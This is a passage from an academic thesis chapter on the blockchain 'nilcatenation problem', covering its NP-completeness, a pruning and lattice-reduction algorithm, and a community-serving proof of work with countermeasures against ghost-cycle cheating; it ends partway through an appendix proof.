8.1.2.1 Graphs and multigraphs

We will make use of the following standard definitions: A *graph* $G = (V, E)$ is the data of a finite set V and $E \subseteq V \times V$, called respectively the vertices and edges of G. A sequence of edges $(s_1, t_1), \ldots, (s_n, t_n)$ such that $t_i = s_{i+1}$ for all $1 \leq i < n$ is called a *directed path* from s_1 to t_n. The *degree* of a vertex $v \in V$ is the number of edges connected to v. The *in-degree* (resp. *out-degree*) of v is the number of edges ending at (resp. starting at) v.

Definition 8.1 *If $G = (V, E)$ is a graph, then a* strongly connected component *(or* SCC*) of G is a maximal subgraph of G such that for each two distinct nodes x and y, there exists a directed path from x to y, and a directed path from y to x.*

In particular, any strongly connected component is connected, but the converse does not hold.

In this work we consider an extension of graphs where edges can be repeated and are labeled: A *labeled multigraph* is denoted by $G = (V, E, \phi)$ where now E is a multiset of couples from $V \times V$ (not just a set), and $\phi : E \to \mathbb{Z}$ gives the label associated to each edge[7]. We will use the following notation: If $e = (a, b) \in E$, and $r = \phi(e)$, we represent the edge e by writing $a \xrightarrow{r} b$.

The definitions of connected and strongly connected components, and the definition of degree, naturally extend to multigraphs.

8.1.2.2 The subset-sum problem

We recall the well-known *subset-sum problem* (SSP, [Kar11]):

Definition 8.2 (Subset-Sum Problem) *Given a finite set $A \subset \mathbb{Z}$, and a target value $t \in \mathbb{Z}$, find a subset $S \subseteq A$ such that*

$$\sum_{s \in S} s = t.$$

The SSP is known to be **NP**-complete [Kar72]. An equivalent definition of the problem is given by the following:

Definition 8.3 (Subset-sum problem, alternative definition) *Given a vector $\mathbf{A} \in \mathbb{Z}^n$, and a target value $t \in \mathbb{Z}$, find a vector $\epsilon \in \{0, 1\}^n$ such that*

$$\langle \mathbf{A}, \epsilon \rangle = t,$$

where $\langle \cdot, \cdot \rangle$ denotes the inner product.

The *density* of a particular SSP instance is defined [LO85] as:

$$d = \frac{n}{\max_{a \in \mathbf{A}} \log a}$$

While generic SSP instances are hard to solve, low-density instances can be solved efficiently using approximation techniques or lattice reduction.

[7] We may equivalently replace $\mathbb{Z}$ by $\mathbb{Q}$; Since we know that, in practice, transactions have a finite precision, we may always think of them as integers.

8.1.3 Formalising the NCP

8.1.3.1 A first definition

We are now equipped to formalise the nilcatenation problem. In all that follows, the history of transactions is assumed to form a multigraph $G = (V, E, \phi)$, where the vertices V correspond to accounts, and a labeled edge $a \xrightarrow{u} b$ corresponds to a transaction from a to b of amount u.

The *balance* $b(v)$ of an individual account v is given by the difference between incoming transactions and outgoing transactions, i.e.

$$b(v) = \sum_{e:\cdot\to v} \phi(e) - \sum_{f:v\to\cdot} \phi(f),$$

where $(\cdot \to v)$ denotes all incoming edges, i.e. all the elements in E of the form (w, v) for some $w \in V$; similarly $(v \to \cdot)$ denotes all outgoing edges. Let $b(G)$ denote the vector $\{b(v), v \in V\}$, which we refer to as the graph's *semantics*.

Definition 8.4 (Nilcatenation Problem) *Given a multigraph $G = (V, E, \phi)$, find the maximal $\widetilde{E} \subseteq E$ such that $b(G) = b(G - \widetilde{G})$, where $\widetilde{G} = (V, \widetilde{E}, \phi)$. We call $(\widetilde{G}, G - \widetilde{G})$ the* nilcatenation *of G.*

In other terms, finding a nilcatenation consists in finding edges that can be removed without impacting anyone's balance — i.e. that preserve the graph's semantics. Note that merging transactions together is not allowed.

8.1.3.2 NCP and SSP

A key insight in solving this problem is to realise that a similar way of stating that the edges in $\widetilde{E}$ do not contribute to the balance of any v, is that they contribute a quantity of zero. In other terms, at each vertex v the balance in $\widetilde{G}$ is $\widetilde{b}(v) = 0$. This gives the following description:

Definition 8.5 (NCP, alternative definition) *Let $G = (V, E, \phi)$ be a multigraph. Write $V = \{v_1, \ldots, v_n\}$, and represent an edge $e : v_i \xrightarrow{r} v_j$ as the vector $r \cdot e_{ij} \in \mathbb{Z}^n$ where e_{ij} is the vector of $\mathbb{Z}^n$ with 1 in position j, -1 in position i and 0 in the remaining components. Now E is understood as a list of m such vectors $E = (e_1, \ldots, e_m)$. The* nilcatenation problem *consists in finding the $\epsilon \in \{0, 1\}^m$ of maximal Hamming weight such that*

$$\sum_{i=1}^{m} \epsilon_i e_i = \langle E, \epsilon \rangle = 0,$$

where we have extended the notation $\langle \cdot, \cdot \rangle$ in the obvious way. The nilcatenation *of G is then defined as $(G - \widetilde{G}, \widetilde{G})$, where $\widetilde{G} = (V, \widetilde{E}, \phi)$ and $\widetilde{E} = \{e_i \in E, \epsilon_i = 1\}$.*

This definition makes clear the parallel between the nilcatenation problem and the multi-dimensional version of the subset-sum problem, as described in Definition 8.3: For $n = 2$, NCP and SSP are almost the same problem.

In fact, more is true: NCP can be seen as a *multi-dimensional* variant of the subset-sum problem, where the entries belong to $\mathbb{Z}^{|V|}$ instead of $\mathbb{Z}$. Note however that NCP is a remarkably *sparse* special case of that multi-dimensional SSP.

Proposition 8.1 *NCP is equivalent to SSP, and hence **NP**-complete.*

Proof: By the above discussion, a multi-dimensional SSP oracle provides a solution to any NCP instance. Vectors of $\mathbb{Z}^{|V|}$ can be described as integers using base $|V|$ encoding. Hence SSP and multi-dimensional SSP are equivalent. Therefore we have a reduction from SSP to NCP.

Conversely, assume an NCP oracle, and in particular an $n = 2$ oracle, then by the remark made above it is exactly an SSP oracle. □

8.1.3.3 Solving a generic NCP instance

Following the previous observation, one may be tempted to leverage known SSP solving techniques to tackle the NCP. However, the reduction from NCP to SSP is not very interesting from a computational standpoint: Coefficients become very large, of the order of Bb^n, where B is the upper bound of the representation of E, and b is the chosen basis. This encoding can be somewhat improved if we know the bounds $B_i^{\pm}$ for each column, because we can use better representations. However, in practice it becomes quickly prohibitive; even brute-forcing the original NCP is less computationally demanding — the subset-sum problem can be solved exactly (classically) in worst-case time $\mathcal{O}(2^m)$ by brute-forcing all combinations [BJL+13], and even state-of-the-art algorithms only have marginally better complexity, namely $\mathcal{O}(2^{m \cdot 0.291\ldots})$ [HJ10; BCJ11].

If we wish to tackle the NCP directly, for $n > 2$, the meet-in-the-middle based approaches do not apply, as in that case there is no total order on $\mathbb{Z}^n$. Instead we will leverage the famous LLL lattice reduction algorithm [LLL82]. Given as input an integer d-dimensional lattice basis whose vectors have norm less than B, LLL outputs a reduced basis in time $\mathcal{O}(d^2 n(d + \log B) \log B f)$ [NS09], where f stands for the cost of d-bit multiplication.

To see why lattice reduction would solve the problem, first note that E can be represented as an $n \times m$ matrix with rational (or integer) coefficients. It is a sparse matrix, having (at most) two non-zero entries per column, i.e. (at most) $2m$ non-zero entries out of nm. Let I_n be the $n \times n$ identity matrix and let $\mathcal{E} = (I_n | E)$ be the result of concatenating the two blocks: $\mathcal{E}$ is an $n \times (n + m)$ matrix, having at most $n + 2m$ non-zero elements out of $n(n + m)$.

Now if there is a solution to the NCP, then $(0, \ldots, 0)$ belongs to the lattice generated by $\mathcal{E}$. In particular this is a short vector: If this is the shortest vector then LLL[8] will find it with overwhelming probability. The question of solving the NCP from a solution to the shortest-vector problem (SVP) depends on the density, topology and weights' probabilistic distribution of the multigraph. A proof of optimality for some graph families is worked out in Section 8.1.7, and in the cases that optimality is not guaranteed, the result is still often close to optimal.

In practice, however, using this technique directly is impractical. The main reason is that LLL's complexity on a large graph is dominated by m^3, and real-world ledgers handle many transactions, with m being of the order of 10^8 *per day*.

8.1.4 Faster NCP solving

While the lattice reduction approach discussed above cannot be efficiently applied directly on a large multigraph to find a solution to the NCP, it can work on small multigraphs. We describe in this section a pruning algorithm that reduces the problem size dramatically. This algorithm breaks down the NCP instance into many smaller NCP sub-instances, which can be tackled by LLL. Furthermore, each instance can be dealt with independently, which makes our heuristic parallelizable.

In other terms, while we could turn an NCP instance into an SSP instance and try to tackle the SSP instance with existing techniques, we first leverage the particular form of such problems — namely the graph-related properties — to reduce problem size. Reducing the problem size is possible thanks to the following two observations:

1. We only need to consider strongly connected components. Indeed, if $v, w \in V$ belong to two different strongly connected components of G, then by definition there is no path going from v to w and back. Therefore any amount taken from v cannot be returned, so that the balance of v cannot be conserved. Thus, all the edges of $\widetilde{E}$ are contained in a strongly connected component of G.

2. Let H be a nilcatenation of G. Then H must satisfy a 'local flow conservation' property: the flow (Definition 8.7) through any cut of H is zero; equivalently, the input of each vertex equates the output. Subgraphs failing to satisfy this property are dubbed *obstructions* and can be safely removed.

Definition 8.6 (First-Order Obstruction) *A vertex $v \in V$ is a* first-order obstruction *if the following holds:*

- *The in-degree and out-degree of v are both equal to 1.*
- *The labels of the incoming and the outgoing edge are unequal.*

[8] Or BKZ [Sch92], or one of their variants.

We may define accordingly 'zeroth-order' obstructions, where the minimum of the in- and out-degree of v is zero (but such vertices do not exist in a strongly connected component), and *higher-order* obstructions, where the in- or out-degree of v is larger than 1, and there is no solution to the local conservation SSP:

Definition 8.7 (Local conservation SSP) *Let $v \in V$, let E_I the multiset of incoming edges, and E_O the multiset of outgoing edges. The* local conservation SSP *is the problem of finding $S_I \subseteq E_I, S_O \subseteq E_O$ such that*

$$\sum_{e \in S_I} \phi(e) = \sum_{f \in S_O} \phi(f)$$

This problem is exactly the SSP on the set $E_I \sqcup E_O$, and target value 0, hence the name.

8.1.4.1 Strongly connected components.

It is easy to see that a partition of G into k strongly connected components corresponds to a partition of E into $(k+1)$ multisets: Each strongly connected component with its edges, and a remainder of edges that do not belong to SCCs. As explained above this remainder does not belong to $\widetilde{E}$.

The partition of a graph into strongly connected components can be determined exactly in linear time using for instance Tarjan's algorithm [Tar72]. To each component, we can associate a descriptor (for instance a binary vector defining a subset of E), and either process them in parallel or sequentially, independently.

This corresponds to reordering V so that E is a block diagonal matrix, and working on each block independently.

Higher-Order Obstructions While first-order obstruction are easy to characterise and can be spotted in linear time, the case for higher-order obstructions is more challenging. Detecting higher-order obstructions requires that we solve several (small) SSP instances, which comes at an extra cost. As a reward, more edges can be removed (see Figure 8.1).




Figure 8.1: There are no first-order obstructions is these graphs, which are strongly connected and whose edges are all labelled identically. Such 'hubs' can be detected by detecting higher-order obstructions, at the cost of solving $(n+1)$ times an n-element SSP instance, where $n = 5$ (left) or 6 (right).

Repeatedly solving the SSP is probably not optimal, as there is a lot of redundant work.

Whichever method we retain, it is interesting to know whether the reward of detecting higher-order obstructions is worth the effort. We postpone this question to the next subsection. In the meantime observe that detecting a degree n obstruction is equivalent to solving a multi-dimensional SSP instance with at most $2n$ elements.

8.1.4.2 The pruning algorithm

We can now describe the pruning algorithm (Algorithm 25), that leverages the observations of this section.

Algorithm 25: Pruning Algorithm

Input: Multigraph $G = (V, E, \phi)$.
Output: Multigraphs $\{G_i = (V_i, E_i, \phi_i)\}$, having no simple obstruction.

1. $\{G_1, \dots, G_\ell\} \leftarrow \text{Tarjan}(G)$
2. for each $G_k = (V_k, E_k, \phi_k)$
3. for each $v \in V_k$
4. if $\min(d_v^+, d_v^-) = 0$ then
5. remove all edges connected to v in E_i
6. else if $d_v^+ = d_v^- = 1$
7. denote e_{in} the incoming edg
8. denote e_{out} the outgoing edge
9. if $\phi_k(e_{\text{in}}) \neq \phi_k(e_{\text{out}})$ then
10. delete e_{in} and e_{out} from E_k
11. return $\{G_1, \dots, G_\ell\}$

This algorithm: (1) decomposes the graph into its SCCs; then (2) removes (first-order) obstructions in each component. Removing obstructions may split a strongly connected component in twain (we can keep track of this using a partition refinement data structure), so we may repeat steps (1) and (2) until convergence, i.e. until no obstruction is found or no new SCC is identified. This gives the obvious recursive algorithm `RecursivePruning`.

Complexity analysis. The complexity of this algorithm depends a priori on the graph being considered, and in particular on how many SCCs we may expect, how probable it is that an obstruction creates new SCCs, how frequent obstructions are, etc. If we turn our attention to the worst-case behaviour, we can in fact consider the multigraph for which this algorithm would take the most time to run.

Tarjan's algorithm has time complexity $\mathcal{O}(n + m)$, and first-order obstruction removal has time complexity $\mathcal{O}(n)$. Thus the complete pruning's complexity is determined by the number of iterations until convergence. The worst graph would thus have one obstruction, which upon removal splits its SCC in two; each sub-SCC would have one obstruction, which upon removal splits the sub-SCC in two, etc. Assuming that this behaviour is maintained all the way down, until only isolated nodes remain, we see that there cannot be more than $\log_2 n$ iterations.

Each iteraction creates two NCP instances, each having $n/2$ vertices and around $m/2$ edges. Thus the complete pruning algorithm has complexity $\mathcal{O}((m + n) \log n)$. Note that in fact, each subproblem can be worked on independently.

If we now extend the pruning algorithm to also detect higher-order obstructions, say up to a fixed order d, then the obstruction removal step costs $\mathcal{O}(2^d n) = \mathcal{O}(n)$ since 2^d is a constant. Thus the asymptotic worst-case complexity is not impacted. However the constant term might in practice be a limiting factor, especially since higher-order obstruction may be rare. Making this a precise statement requires a model of random multigraphs. To compensate for the extra cost of detecting them, order-d obstructions should be frequent enough: We conjecture that this is not the case, and that there is no gain in going beyond the first order.

8.1.4.3 Fast NCP solving

We can now describe in full the fast NCP solving algorithm. It consists in first using the pruning algorithm of Section 8.1.4.2, which outputs many small NCP instances, and then solving each instance using the lattice reduction algorithm of Section 8.1.3.3. This is described in Algorithm 26.

Algorithm 26: Fast NCP solver

Input: Multigraph $G = (V, E, \phi)$.
Output: Nilcatenations $\{\widetilde{G}_i\}$.

1. $\{G_1, \dots, G_\ell\} \leftarrow \texttt{RecursivePruning}(G)$
2. for each $G_k = (V_k, E_k, \phi_k)$
3. $\quad \widetilde{E}_k \leftarrow \mathrm{LLL}(I|E_k)$
4. $\quad \widetilde{G}_k \leftarrow (V_k, \widetilde{E}_k, \phi_k)$
5. return $\{\widetilde{G}_1, \dots, \widetilde{G}_\ell\}$

The advantage over directly using lattice reduction on the large instance, besides the obvious fact that smaller instances are dealt with faster, is that the computational burden can now be distributed, as every small instance can be treated independently.

If we are only interested in the largest connected nilcatenation, as will be the case in the following section, then our algorithm performs even better: Indeed only the largest subgraph needs to be dealt with, and we can discard the other.

8.1.5 NCP-solving as a proof of work

Many blockchain constructions rely on a proof of work, i.e. a computationally hard problem that serves to demonstrate (under some reasonable hypotheses) that one has spent a long time computing. Computing a proof of work requires operations that, as such, are useless. This waste of energy is unnecessary, and we suggest an interesting extension that is compatible with existing blockchains.

The idea is to recognise as a valid proof of work the result of ledger nilcatenations. Intuitively, a larger nilcatenations would be rewarded more, as they require more work. As a result, users could keep their local copy of the blockchain smaller — indeed checking that a given nilcatenation is valid is an easy task. This is a community-serving proof of work.

Concretely, a nilcatenation block is similar to 'standard' blocks, but checked in a different way. Instead of containing transactions, nilcatenation blocks contain a description of the nilcatenation. Users responsible for publishing nilcatenation blocks get rewarded as a function of the size of their nilcatenations. Users receiving nilcatenation blocks would check them and accept them only if they are valid.

Before nilcatenation blocks can be used as proof of work, however, we must consider cheating strategies and fine-tune the incentives, so that honest computation is the rational choice for miners. We identify two cheating strategies, dubbed ghost cycles and welding, for which we suggest countermeasures. We then discuss the question of how to reward nilcatenations.

As a summary, to use NCP as a proof of work, one should:

- Require that nilcatenations obey the ghostbusting rules of Section 8.1.5.1, i.e. belong to a randomly-sampled subgraph of a snapshot of the transaction multigraph;
- Only accept connected nilcatenations as explained in Section 8.1.5.2;
- Be rewarded linearly in the size of the nilcatenation, as described in Section 8.1.5.3.

8.1.5.1 Ghost cycles

Ghost cycle creation. A first remark is that some users may create many (useless) transactions with the intent to make nilcatenation easier. For the easiness of exposition, we only consider cycles, but point out that adversaries may create cliques as well. Such an 'attack' is not very practical, since users may only create transactions from the accounts they control. But since the number of accounts that a person may create is a priori unbounded, we cannot dismiss the possibility that a cheater acts as follows:

1. Find the longest path of identical transactions that point to the controlled node: write them $v_i \xrightarrow{r} v_{i+1}$, with $i = 0, \dots, n$ and v_{n+1} being the nodes under adversarial control. Note that r is fixed. Searching for such a cycle can be done by starting from v_{n+1}, and performing a depth-first search on the transaction graph.

2. Compute the expected gain of a nilcatenation-based proof of work that removes $(n+1)$ transactions: call it G_{n+1}. Such a quantity would be publicly known, and we may assume for simplicity that $G_n > G_m$ whenever $n > m$.

3. If $G_{n+1} > r$, make a new transaction $v_{n+1} \xrightarrow{r} v_0$; then send the nilcatenable cycle $\{v_0, \ldots, v_{n+1}\}$ as a 'proof of work'.

By using several accounts, artificially-long chains can be created by a user, only to be immediately "found" and removed. We dub these 'ghost cycles', and this form of cheating is of course highly undesirable.

Ghostbusting. There are two (complementary) ways to combat ghosts. An economical approach, discussed in Section 8.1.5.3, consists in making ghosts unprofitable. A technical countermeasure, called *ghostbusting* and described here, ensures that ghosts cannot be leveraged, except perhaps with negligible probability.

A natural idea to fight ghost cycles could be to restrict which part of the transaction graph can be nilcatenated. It could be restricted in "time", or in 'space', but straightforward approaches are not satisfactory:

- For instance, if B_t denotes the blockchain at a given time t, we may only consider a threshold time T, and only accept nilcatenations for B_s, where $t - s > T$. However this does not prevent an adversary from creating ghost cycles over a longer period of time.
- Alternatively, observe that since the transaction that 'closes the cycle' originates from the cheater, we may require that the nilcatenation doesn't contain this node. This countermeasure is easily bypassed by creating a new account whose sole purpose is to claim the rewards from the associated proof of work.

What the above remarks highlight is the need that nilcatenation be computed on a graph that is *not under the adversary's control*.

Using the procedure described in Algorithm 27, we can sample a subgraph SG uniformly in the transaction graph. This procedure relies on the idea that a block on the chain contains enough entropy, because it carries digests from all the preceding blocks (as per the blockchain mechanism). The principle of ghostbusting is that only nilcatenations among the nodes of SG should be accepted.

Note that the sampling procedure must be deterministic, so that verifiers can ensure that the nilcatenation indeed belongs to the authorised subgraph, and so that miners all address the same task.

Algorithm 27: Gostbusting Procedure

Input: The transaction graph B_t.
Output: The subgraph SG in which miners are required to find a nilcatenation.

1. Consider b_t the defining block at time t
2. seed $\leftarrow \mathbf{H}(b_t)$
3. $SG \leftarrow$ `SubGraphGen`(seed)
4. return SG

Here we use a pseudorandom function $\mathbf{H}$ for which computing preimages is difficult, i.e. given y it should be hard to find x such that $\mathbf{H}(x) = y$. Most standard cryptographic hash functions are believed to satisfy this property — however we should refrain from specifically using SHA-256 itself, because Bitcoin's proof of work results in blocks whose SHA-256 hash has a large known prefix.

A simple workaround is to use for $\mathbf{H}$ a function different from standard SHA-256, e.g. $\mathbf{H}(x) = \text{SHA-256}(0\|x)$.

The subgraph SG is obtained via `SubGraphGen` by selecting *nodes* (i.e. accounts, which may be under adversarial control), and all edges between these nodes. To be accepted, a nilcatenation should only contain nodes from this subgraph.

Proposition 8.2 *Assuming that the adversary has control over k out of n nodes, and that the sampled subgraph contains ℓ nodes, with $k < n/2$, the probability that at least $m \leq \ell$ of these nodes are under adversarial control is*

$$\frac{1}{2k-n} \cdot \frac{k^m}{n^\ell} \left(k^{\ell+1-m} - (n-k)^{\ell+1-m} \right).$$

In the limit that $k \ll n$, this probability is approximately $(k/n)^m$, which does not depend on the choice of ℓ.

Proof: We assume that **H** is a random oracle [BR93a]. Thus SG is sampled perfectly uniformly in G. Thus, a given node will have probability k/n to be controlled by an adversary. There are ℓ nodes in SG, hence the probability of choosing at least m adversarial nodes is 0 if $m > \ell$ and:

$$\Pr[C_{\geq m}] = \Pr[C_m] + \Pr[C_{m+1}] + \cdots + \Pr[C_\ell]$$

otherwise, where C_p is the event where exactly p chosen nodes are under adversarial control. Since the nodes are picked uniformly at random,

$$\Pr[C_p] = \left(\frac{k}{n}\right)^p \left(1 - \frac{k}{n}\right)^{\ell-p}$$

Therefore,

$$\begin{aligned}
\Pr[C_{\geq m}] &= \Pr[C_m] + \cdots + \Pr[C_\ell] \\
&= \sum_{p=m}^{\ell} \left(\frac{k}{n}\right)^p \left(1 - \frac{k}{n}\right)^{\ell-p} \\
&= \frac{1}{2k-n}\left(k\left(\frac{k^m}{n^m}\left(1-\frac{k}{n}\right)^{\ell-m} + \frac{k^\ell}{n^\ell}\right) - \frac{k^m}{n^{m-1}}\left(1-\frac{k}{n}\right)^{\ell-m}\right) \\
&= \frac{1}{2k-n} \cdot \frac{k^m}{n^\ell}\left(k^{\ell+1-m} - (n-k)^{\ell+1-m}\right)
\end{aligned}$$

Assuming $k \ll n$, we can use a series expansion in k/n of the above to get:

$$\Pr[C_{\geq m}] = \left(\frac{k}{n}\right)^m \left(1 + \frac{k}{n}(m - \ell + 1) + O((k/n)^2)\right),$$

and in particular the result follows. □

Hence, the probability that an adversary succeeds in creating a large ghost cycle when the ghostbusting procedure is used gets exponentially small.

As regards how the "defining block" b_t should be chosen, we only require that all miners and verifiers agree on a deterministic procedure to decide whether b_t is acceptable. We suggest the following: Let T_{-1} be the time stamp of the last nilcatenation block in the blockchain, and T_{-2} be the time stamp of the nilcatenation block before it. Then b_t can be any block added to the blockchain between T_{-2} and T_{-1}.

8.1.5.2 Welding nilcatenations

Another interesting question, motivated by the increased number of cryptocurrency miners who parallelize their work, is to measure how much parallel computation helps in solving the NCP. As described previously (see Section 8.1.4), the pruning algorithm generates many small graphs that can be dealt with independently.

In our scenario, after gathering enough nilcatenations published by peers, a user could assemble them into a single, larger instance and claim the rewards for it. From a theoretical standpoint, a large, disjoint nilcatenation satisfies Definition 8.5.

However the incentive there would be to produce quickly many small nilcatenations. Since checking for disjointedness is easy, we suggest that users reject disconnected nilcatenations, i.e. only accept connected ones. This encourages miners to look for larger nilcatenations, and also limits the efficiency of miner pools.

Such an approach does not prevent, in theory, users from joining together partial nilcatenations into a larger one. Consider for instance the graph of Figure 8.2, where user 1 finds a nilcatenation 10-10, user 2 finds 20-20, and user 3 finds 30-30. Then they may collude to generate a larger, connected nilcatenation.

However we conjecture that is a hard problem in general to assemble nilcatenations that are not disjoint into a larger one; or at the very least, that this is as expensive as computing them from scratch. Furthermore, the ghostbusting constraints reduce the possibilities of collusion by preventing adversarially-controlled nodes from participating in the nilcatenation graph.




Figure 8.2: Concatenation of three independent nilcatenations.

8.1.5.3 Determining the reward

Using the NCP as a proof of work, we reward users that computed a valid nilcatenation. The exact reward should be finely tuned to provide the correct incentives. Note that this depends on whether or not the cryptocurrency applies transaction fees.

Transaction fees. If such fees apply, then creating a ghost is a costly operation from an adversarial point of view. The system should set the reward for a nilcatenation with m edges, denoted reward(m), to be lower than or equal to the cost of creating a ghost of size m, which we may assume is $m \cdot c$ where c is the transaction fee. We may settle for reward$(m) = m \cdot c$. Similar techniques may apply where a larger spectrum of transaction fees are available.

Note that using a sub-linear reward function is counter-productive, as it encourages producing many small nilcatenations, rather than a large unique one.

Conversely, using a super-linear reward function, while encouraging larger nilcatenations, also makes ghosts profitable above a certain size.

No transaction fees. If there are no transaction fees, then the aforementioned method does not apply (since $c = 0$). For cryptocurrencies that do not use transaction fees, ghostbusting (Section 8.1.5.1) limits the creation of ghost cycles. In such cases, the reward function may be an arbitrary affine function in the size of the nilcatenation.

8.1.5.4 Additional attacks

We have identified two potential cheating strategies in the previous sections. It is possible that additional attacks exist, although we could not find them, and encourage the community to try and find profitable cheating strategies that work in spite of our countermeasures.

8.1.6 Conclusion and open questions

We initiate the problem of blockchain nilcatenation, a soon-to-be pressing question for distributed ledgers of appreciable size, given the increasing length of blockchains in viable applications such as Bitcoin. This problem, dubbed NCP, is formalised and shown to be **NP**-complete. We introduce an algorithm, based on a combination of graph algorithms and lattice reduction, that finds optimal nilcatenations on a given transaction graph in most practical settings (and approximations thereof in other cases). Since nilcatenations are hard to find, easy to check, and useful, we suggest using them as community-serving proofs of work. We discuss the precautions and incentives of doing so, and conclude that nilcatenation blocks may be implemented over existing cryptocurrencies.

To the best of our knowledge this is the first community-serving proof of work to be described and analysed in the literature.

8.1.6.1 Future research directions

As regards future research directions, this work opens many interesting questions in both the theoretical and practical fields:

- What are the graph-theoretic properties of transaction ledgers? Only very few studies address this question [RS13]. In particular, what would be a realistic "random labeled multigraph" model? Can anything be said about its strongly connected components?
- What is the typical size of an SCC after having run the pruning algorithm?
- How frequent are higher-order obstructions, and what is the most efficient way to detect them?
- Given measurable properties of a transaction ledger (density, degree distribution, etc.), what is the probability that our algorithm returns the optimal result? In other terms, how can the results of Section 8.1.7 be extended to more general settings?
- Are there profitable cheating strategies that work in spite of our countermeasures ?

8.1.7 Solving NCP using a single SVP oracle query

The algorithm proposed in Section 8.1.4 relies on LLL as an SVP-oracle, to find a short vector and solve the given NCP instance. In other terms, we claim that *specific* NCP instances can be solved, with overwhelming probability, using a single query to an SVP-oracle.

This appendix makes this claim precise, by extending the work of [CJL+92; LO85; PZ16] where similar proofs are laid out for SSP and multi-dimensional SSP (henceforth MDSSP) instances with uniformly sampled entries. As a starting point, we recall the following result:

Theorem 8.3 (Pan and Zhang [PZ16]) *Given a positive integer A, let a_{ji} where $1 \leq j \leq n$, $1 \leq i \leq m$ be independently uniformly sampled random integers between 1 and A, $e = (e_1, e_2, \ldots, e_m)$ be an arbitrary non-zero vector in $\{0,1\}^m$ and $s_j = \sum_{i=1}^{m} a_{ji} e_i$, where $j = 1, \ldots, n$.*

If the density $d < 0.9408\ldots$ then with overwhelming probability the multi-dimensional subset sum problem (MDSSP) defined by a_{ji} and $s_1, s_2, \ldots, s_n$ can be solved in polynomial time with a single call to an SVP oracle.

One can attempt to reduce the NCP instance to an MDSSP one; however, the impeding issue is the distribution of a_{ji}, which is not uniform in general, so the above result does not apply directly. However, we may hope to get a useful result, based on the crux point that we are working with sparse subsets of a_{ji} (as defined by the edge multiset E of our multigraph). Here, by a sparse subset, we mean one where at least half of the elements are 0.

We use the following notion: Call a 'hub multigraph', one that contains a vertex directly connected to all the other nodes (we call this vertex a 'hub vertex'). For such graphs, we can prove the following:

Theorem 8.4 (MDSSP for Hub Graphs) *Given a $A \in \mathbb{N}$, let a_{ji} where $1 \leq j \leq n$, $1 \leq i \leq m$ be a sparse set of independently sampled (not necessary uniform) integers between 0 and A, $e = (e_1, e_2, \ldots, e_m)$ be an arbitrary non-zero vector in $\{-1, 0, 1\}^m$ and $s_j = \sum_{i=1}^{m} a_{ji} e_i = 0$, where $1 \leq j \leq n$.*

If the density $d < 0.488\ldots$ and if there exists i such that $\forall j \in \{1, \ldots, n\}, a_{ji} \neq 0$, then the MDSSP defined by a_{ji} and $s_1, s_2, \ldots, s_n$ can be solved in polynomial time with a single call to an SVP oracle.

Proof: We follow closely the proof of [PZ16], and diverge in the last part of their demonstration, i.e the one responsible for obtaining the probability of an SVP-oracle to return an accurate answer, given a uniform, low density instance of the MDSSP.

The multigraph is finite, therefore at a given point in time, the maximum number of arcs connecting one vertex with another is bounded by M, thus $\forall i : \deg^+(v_i) \leq M \wedge \deg^-(v_i) \leq M$. Let $m = M \cdot n \cdot (n-1)/2$ and let $\mathbf{e}$ be the solution to the SSP problem.

We begin by defining an appropriate basis for a lattice, based on the way we have defined the matrix representation of the multiset E. The idea is to write the basis as

$$\mathbf{B} = \begin{pmatrix} \mathbf{I_m} | N \cdot \mathbf{E^t} \\ \mathbf{b_{m+1}} \end{pmatrix}$$

where $\mathbf{I_m}$ stands for the identity matrix, $\mathbf{E}$ stands for the matrix representing the edges, as described in Definition 8.5 and $N > \sqrt{(m+1)/4}$. The last component of the basis, namely $\mathbf{b_{m+1}}$, will be a special vector of the form:

$$\mathbf{b_{m+1}} = (\tfrac{1}{2}, \quad \tfrac{1}{2}, \quad \ldots, \quad \tfrac{1}{2}, \quad \tfrac{1}{2}, \quad 0, \quad 0, \quad 0, \quad \ldots, \quad 0, \quad 0)$$

Let L be the lattice generated by $\mathbf{b_1}, \mathbf{b_2}, \ldots, \mathbf{b_{m+1}}$. We can observe that $\mathbf{e} = (e_1 - \frac{1}{2}, e_2 - \frac{1}{2}, \ldots, e_m - \frac{1}{2}, 0, 0, \ldots, 0) \in L$. We define X as the set of vectors different by $\pm\mathbf{e}$ (with a smaller norm) that belong to L:

$$X = \{\mathbf{v} \in L : \|\mathbf{v}\| \leq \|\mathbf{e}\| \text{ and } \mathbf{v} \notin \{\pm\mathbf{e}, \mathbf{0}\}\}$$

Roughly, we want to prove that with overwhelming probability, the problem has a unique solution, which is given by $\pm\mathbf{e}$. We make two remarks and prove the second one:

1. If $X = \emptyset$, then $\pm\mathbf{e}$ are the only short non-zero vectors in L.
2. $X = \emptyset$ with probability exponentially close to 1.

The crux part in the proof is bounding the value of $\Pr[X = \emptyset]$. Let $\mathbf{v} \in X$ such that $\mathbf{v} = \sum_{i=1}^{m+1}(z_i \cdot \mathbf{b}_i)$, having $z_i \in \{-1, 0, 1\}$. Since $N > \sqrt{(m+1)/4}$, the last n elements in $\mathbf{v}$ must be 0. Hence, we set up $\mathbf{v}$ as follows:

$$\begin{aligned} v_i &= z_i + \frac{1}{2}z_{m+1}, \text{ for } i \in [m] \\ v_{m+1} &= \frac{1}{2}z_{m+1}, \\ v_{m+1+j} &= N \cdot \Big(\sum_{i=1}^{m} z_i \cdot a_{ji}\Big) = 0 \text{ for } j \in [n] \end{aligned}$$

By using the previous notations, we now rewrite the condition as:

